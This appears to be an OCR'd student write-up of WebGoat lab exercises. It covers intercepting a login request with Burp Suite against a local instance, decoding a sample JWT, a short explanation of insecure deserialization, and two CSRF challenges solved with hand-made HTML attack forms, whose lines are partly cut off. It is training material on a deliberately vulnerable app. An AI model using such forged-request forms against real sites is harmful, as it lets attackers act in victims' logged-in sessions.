

Burp Project Intruder Repeater View Help Param Miner
Burp Suite Community Edition v2025.3-37651 (Early Adopter) - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JSON Web Tokens
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Request to http://127.0.0.1:8080
Search

```
Time          Type  Direction  Method  URL
17:17:23 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:25 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:28 2 A... HTTP  → Request  POST  http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
17:17:28 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:31 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:33 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:36 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:38 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:41 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:43 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:46 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:48 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:51 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
```

Request

Pretty Raw Hex

```
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
Content-Type: text/plain;charset=UTF-8
Content-Length: 50
Origin: http://127.0.0.1:8080
Connection: keep-alive
Cookie: JSESSIONID=x01EkxJvMmoB0CPi5U02VwXWLT8oL0Vqf3HeYcfW
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "username":"CaptainJack",
  "password":"BlackPearl"
}
```



Let's try


Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

Congratulations. You have successfully completed the assignment.

JWT tokens

Challenges:

1. Decoding of JWT token hash using online tool



JWT Decoder

Decode JWT (JSON Web Tokens)

JWT Token

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDog
MTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiD
Qp9.91YaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfe199iI
```


We don't send your data to our servers. Read more about our privacy policy.

Decoded JWT

```
        "client_id" : "my-client-with-secret"
        "exp" : 1607099608
        "jti" : "9bc92a44-0b1a-4c5e-be70-da52075b9a84"
      ▾ "scope" : [  2 items
            0 : "read"
            1 : "write"
        ]
        "user_name" : "user"
    }
}
```

Explanation

authorities	["ROLE_ADMIN","ROLE_USER"]	
client_id	my-client-with-secret	
exp	2020-12-04T16:33:28.000Z	the expiration time after which JWT must not be accepted
jti	9bc92a44-0b1a-4c5e-be70-da52075b9a84	unique identifier of the token even amont different issuers
scope	["read","write"]	
user_name	user	



Decoding a JWT token

Let's try decoding a JWT token, for this you can use the JWT functionality inside WebWolf. Given the following token:

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHA
iIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDo
gInVzZXIiDQp9.91YaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfe199iI
```

Copy and paste the following token and decode the token, can you find the user inside the token?

Congratulations. You have successfully completed the assignment.

(A8) Software & Data Integrity

Insecure Deserialization:

What is Serialization

Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications. Deserialization is the reverse of that process taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Native Serialization

Many programming languages offer a native capability for serializing objects. These native formats usually offer more features than JSON or XML, including customizability of the serialization process. Unfortunately, the features of these native deserialization mechanisms can be repurposed for malicious effect when operating on untrusted data. Attacks against deserializers have been found to allow denial-of-service, access control, and remote code execution attacks.

Known Affected Programming Languages


- PHP
- Python
- Ruby
- Java
- C
- C++

CSRF:

Challenges:


1. Getting the flag using the different site and triggering the page to get the flag

First we are going to create a script




```
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http:/
  <input name="csrf" type="hidden" value="false">
  <input type="submit" name="submit">

</form>
```

Then we will get a flag only if the user is logged in



```
{
  "flag" : 43280,
  "success" : true,
  "message" : "Congratulations! Appears you made the request from a separate host."
}
```

Enter the value in the input box



Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).


Confirm Flag

Confirm the flag you should have gotten on the previous page below.


Congratulations! Appears you made the request from your local machine.
Correct, the flag was 43280

2. Post data csrf:

Here first we will be create a script which helps to post the data and then the challenge will be solved.


Welcome
index.html
csrf_level6.html
sql.py
index1.html
csrf_level6.html > form#csrf-review.attack-form > input#reviewText.form-control

```
lass="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST" name="review-form" successcallback="" action="http:
put class="form-control" id="reviewText" name="reviewText" placeholder="Add a Review" type="hidden" data-listener-added_5a17e2
put class="form-control" id="reviewStars" name="stars" type="hidden">
put type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9">
put type="submit" name="submit" value="Submit review">
```



```
{
  "lessonCompleted" : true,
  "feedback" : "It appears you have submitted correctly from another site. Go reload and see if your post is there.",
  "output" : null,
  "assignment" : "ForgedReviews",
  "attemptWasMade" : true
}
```